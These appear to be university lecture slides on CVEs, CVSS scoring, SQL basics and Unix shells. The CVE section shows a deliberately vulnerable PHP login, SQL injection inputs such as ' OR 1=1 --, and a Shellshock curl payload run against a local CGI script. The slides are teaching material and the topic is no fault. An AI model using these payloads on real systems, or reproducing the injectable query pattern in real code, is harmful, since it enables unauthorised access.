Common Vulnerabilities and Exposures

CVE

```
module = Module(
    code="ELEE1149",
    name="Software Engineering",
    credits=15,
    module_leader="Seb Blair BEng(H) PGCAP MIET MIHEEM FHEA"
)
```

Download as a PDF

What is it?

- The Common Vulnerabilities and Exposures (CVE) system is a publicly accessible catalog of known cybersecurity vulnerabilities.
- Managed by the MITRE Corporation, CVE provides unique identifiers for security flaws in software, enabling organizations to efficiently track and address these issues.
- Each CVE entry includes a brief description of the vulnerability, but detailed technical information and fixes are found in other databases like the National Vulnerability Database (NVD).
- This system helps IT professionals prioritize and mitigate risks, ensuring better security management across various platforms.

Important Key Terms

Vulnerability

- An instance of one or more weaknesses in a Product that can be exploited, causing a negative impact to confidentiality, integrity, or availability; a set of conditions or behaviors that allows the violation of an explicit or implicit security policy.

Product

- A unit of software or hardware or both. “Product” is used broadly and includes services, open source projects, specifications, and other common terms such as: system, appliance, device, component, library, package, archive, and collection.

Fix

- A change to software to remediate, mitigate, or otherwise address a vulnerability. “Fix” is used broadly and includes terms such as patch, fix, hotfix, update, and upgrade.

CVE Program

https://www.cve.org/

CVE Record

- **CVE Numbering Authority (CNA)**
  - Vendor, researcher, open source, CERT, hosted service, bug bounty provider, and consortium organisations authorised by the CVE Program to assign CVE IDs to vulnerabilities and publish CVE Records within their own specific scopes of coverage.
  - 456 Partners world wide.


- **CVE Program Container**
  - Additional references that are added by the CVE Program are found in the CVE Program Container.

- **Authorized Data Publisher (ADP)**:
  - Selected enriched information provided by one or more ADPs is provided under the “ADP” container. If there is no ADP-enriched information, no ADP container will be present.

Common Vulnerability Scoring System (CVSS)

- The CVSS produces a numerical score to represent the severity of a vulnerability.
- The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management pr
- Learn more about the latest CVSS version 4.0 at https://www.first.org/cvss/v4-0/

Use the CVE Scoring System Calculator



CVSS

Common Vulnerability Scoring System Version 4.0 Calculator

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 Score: 0 / None ⊕

Hover over metric names and metric values for a summary of the information in the official CVSS v4.0 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, a set of Frequently Asked Questions (FAQ), and both JSON and XML Data Representations for all versions of CVSS.

Base Metrics ?

Exploitability Metrics

Attack Vector (AV):	[✓ Network (N)]	Adjacent (A)	Local (L)	Physical (P)
Attack Complexity (AC):	[✓ Low (L)]	High (H)		
Attack Requirements (AT):	[✓ None (N)]	Present (P)		
Privileges Required (PR):	[✓ None (N)]	Low (L)	High (H)	
User Interaction (UI):	[✓ None (N)]	Passive (P)	Active (A)	

Vulnerable System Impact Metrics

Confidentiality (VC):	High (H)	Low (L)	[✓ None (N)]
Integrity (VI):	High (H)	Low (L)	[✓ None (N)]
Availability (VA):	High (H)	Low (L)	[✓ None (N)]

Subsequent System Impact Metrics

https://www.first.org/cvss/calculator/4-0

Find some CVEs...

- Why might public vulnerability databases matter in modern software development?
- Identify familiar products (e.g. Windows, Apache, Android) and explore if they've had CVEs in the past.
  - find a CVSS score, exploitability, patch, and impact.
    - https://www.cve.org/
    - https://www.tenable.com/cve

CVE-2025-5791 [Users: `root` appended to group listings]

This vulnerability allows privilege escalation via incorrect group listing when a user or process has fewer than exactly 1024 groups, leading to the erroneous inclusion of the root group in the access list.

```
let mut buff: Vec<gid_t> = vec![0; 1024];
[...]
let res = unsafe {
    libc::getgroups(1024, buff.as_mut_ptr())
};
[...]
if res < 0 {...
else {
    let mut groups = buff.into_iter()
```

https://www.cve.org/CVERecord?id=CVE-2025-5791

Structured Query Language (SQL) — Quick Reference

Common Keywords

- `SELECT`
- `FROM`
- `WHERE`
- `INSERT INTO`
- `VALUES`
- `UPDATE`
- `SET`
- `DELETE`
- `JOIN`
- `ORDER BY`
- `GROUP BY`
- `LIKE`, `IN`, `IS NULL`
- `AND`, `OR`, `NOT`

Example Commands

```sql
-- Get all users
SELECT * FROM users;

-- Insert a new record
INSERT INTO users (name, role) VALUES ('Donald', 'admin');

-- Update a password
UPDATE users SET password='secret' WHERE id=1;

-- Delete inactive users
DELETE FROM users WHERE active=0;

-- Search by pattern
SELECT * FROM users WHERE name LIKE 'A%';
```

CVE-2009-1151 [SQL Injection]


Conisder:

```php
<?php
$conn = new mysqli("localhost", "root", "root", "demo");

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $user = $_POST["username"];
    $pass = $_POST["password"];
    $sql = "SELECT * FROM users WHERE username='$user' AND password='$pass'";
    $result = $conn->query($sql);

    if ($result->num_rows > 0) {
        echo "Login successful!";
    } else {
        echo "Login failed!";
    }
}
?>

<form method="post">
    Username: <input name="username"><br>
    Password: <input name="password" type="password"><br>
    <button type="submit">Login</button>
</form>
```



SQL Injection Demo

Based on CVE-2009-1151

Login successful!

```
Executed SQL:
SELECT * FROM users WHERE username='admin' --' AND password='' --'
```

Try username: `admin` & password: `admin123`
Or test SQLi: `' OR 1=1 --`

Example inputs:

- Username: `admin' --`
- Password: `' --`

Or:

- Username: `admin`
- Password: `' OR '1'='1'`

CVE-2014-6271 [Shellshock]

Consider:


```
#!/bin/bash
echo "Content-type: text/plain"
echo

echo "Vulnerable CGI script. Your User-Agent is:"
echo "$HTTP_USER_AGENT"
```

> This CGI script reflects the `User-Agent` header, but Bash in older versions executes function-like input such as `() { :; };`.

Exploit example:

```
curl -H "User-Agent: () { :; }; /bin/bash -c 'id'" \
  http://localhost:8080/cgi-bin/status
```



```
┌──(kali㉿nox)-[~/shellshock-demo]
└─$ curl -H "User-Agent: () { :; }; /bin/usr -c '-id'" http://localhost:8080/cgi-bin/status
Shellshock Demo Script
Detected Shellshock-style input!
Simulating: /bin/bash -c 'id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(kali㉿nox)-[~/shellshock-demo]
└─$ 
```

What is a shell?

- User interface for running commands
- Interactive language
- Scripting language

Shell Initialisation

The initialisation file sets up the “work environment” and “customizes” the shell environment for the user. The main agenda of Shell initialisation files are to persist common shell configuration, such as:

- `$PATH` and other environment variables
- shell prompt
  - `jovyan@jupyter-seb-20blair:~/AOS/Bash$`
- shell tab-completion
- aliases, functions
  - `alias glg = "git log --graph --oneline --decorate --all"`
- key bindings
  - `bindsym $mod+d exec $menu`

Shell modes

The shell can be run in three possible modes:

- Interactive login
- Interactive non-login
- Non-interactive

Operations for Different Shell Modes

- Login to a remote system via SSH : **Login, Interactive**
- User successfully login into the system, using `/bin/login`, after reading credentials stored in the `/etc/passwd` file: **Login, Interactive**
- Execute a script remotely and request a terminal, e.g. `ssh user@host -t ‘echo $PWD’` : **Non-Login, Interactive**
- Start a new shell process, e.g. `bash`: **Non-Login, Interactive**
- Execute a script remotely, e.g. `ssh user@host ‘echo $PWD` : **Non-Login, Non-Interactive**
- Run a script, `bash myscript.sh`: **Non-Login, Non-Interactive**
- Run an executable with `#!/usr/bin/env bash` shebang : **Non-Login, Non-Interactive**
- Open a new graphical terminal window/tab: **Non-Login, Interactive**

Shell Initialisation Files

1. System-wide startup files
   - whole system irrespective of a specific user
   - `/etc/profile` for system-wide environment configurations and startup programs for login setup
   - `/etc/bashrc` or `/etc/bash.bashrc` file contains system-wide functions and aliases including other configurations that apply to all system users

Shell Initialisation Files


2. User-specific startup files
    - files which contain configuration which applied to the specific user
    - `~/.bash_profile` file – Stores user-specific environment and startup programs configurations.
    - `~/.bashrc` file – Stores user-specific aliases and functions.
    - `~/.bash_login` file – Contains specific configurations that are normally only executed when you log in to the system.
    - `~/.bash_history` file – Bash maintains a history of commands that have been entered by a user on the system.
    - `~/.bash_logout` file – it's not used for shell startup, but stores user specific instructions for the logout procedure. It is read and executed when a user exits from an interactive login shell.

A Sea of Shells

- There are 27+ Shells...
- Default is usaully Bash (**B**ourne **A**gain **Sh**ell) in Unix, powershell in Windows
- Others include:
  - sh (Bourne **Sh**ell)
  - ksh (**k**orn **sh**ell)
  - tcsh (**t**enex **c** **sh**ell)
  - zsh (**Z**hong Shao **Sh**ell)
  - fish

```
$ printenv SHELL
/bin/bash
```

Basic CLI Utilities Desgin



Getting Information

- `whoami` – which returns the user's username
- `id` – which returns the current user and group IDs,
- `uname` – returns the operating system name,
- `ps` – displays running processes and their IDs,
- `top` – displays running processes and resource usage including memory, CPU, and IO,
- `df` – shows information about mounted file systems,
- `man` – fetches the reference manual for any shell command,
- `date` – prints today's date.

Working with Files

- `cp` - copy file,
- `mv` - change file name or path,
- `rm` - remove file,
- `touch` - create empty file, update file timestamp,
- `chmod` - change/modify file permissions,
- `wc` - get count of lines, words, characters in file,
- `grep` - return lines in file matching pattern

Navigating & Working with Directories

- `ls` – lists the files and directories in the current directory,
- `find` – used to find files matching a pattern in the current directory tree,
- `pwd` – prints the current, or ‘present working,’ directory,
- `mkdir` – makes a new directory,
- `cd` – changes the current directory to another directory,
- `rmdir` – removes an entire directory

Printing File and String Contents

- `cat` – which prints the entire contents of a file,
- `more` – used to print file contents one page at a time,
- `head` – for printing just the first ‘N’ lines of a file,
- `tail` – for printing the last ‘N’ lines of a file,
- `echo` command – which 'echoes' an input string by printing it. It can also ‘echo’ the value of a variable.

Compression and Archiving

- `tar` – which is used to archive a set of files,
- `gzip`/`zip` – which compresses a set of files,
- `gunzip`/`unzip` – which extracts files from a compressed or zipped archive

Networking

- `hostname` – prints the host name,
- `ping` – sends packets to a URL and prints the response,
- `ifconfig` – displays or configures network interfaces on the system,
- `curl` – displays the contents of a file located at a URL, and the wget command can be used to download a file from a URL.

Coreutils

All of these commands and more that come shipped by default come from the `coreutils`

hostid
id
groups
dd
expr
cut
du
yes
cksum
mv
head
ls
chown
join
rm
base32
fold
sleep
tty
basename
echo
false
dircolors
hostname
chroot
touch
comm
df
kill
cat
arch
ln
tee
factor
env
csplit
date
tail
chmod
base64
whoami
wc
fmt
true
nice
cp
expand
chcon
dir

Portable Operating System Interface (POSIX)

- POSIX (Portable Operating System Interface) is a set of standard operating system interfaces based on the Unix operating system
- IEEE Std 1003.1-2017
  - defines a standard interface and environment that can be used by an operating system (OS) to provide access to POSIX-compliant application
- The standard also defines a command interpreter (**shell**) and common **utility** programs
- IEEE Std 1003.1
  - application programming interface in the C language
- IEEE Std 1003.2
  - standard shell and utility interface for the OS

Aliases

- The Open Group
  - The Open Group Base Specifications Issue 7, 2018 edition,
- ISO/IEC refer to it as ISO/IEC 9945:2009.
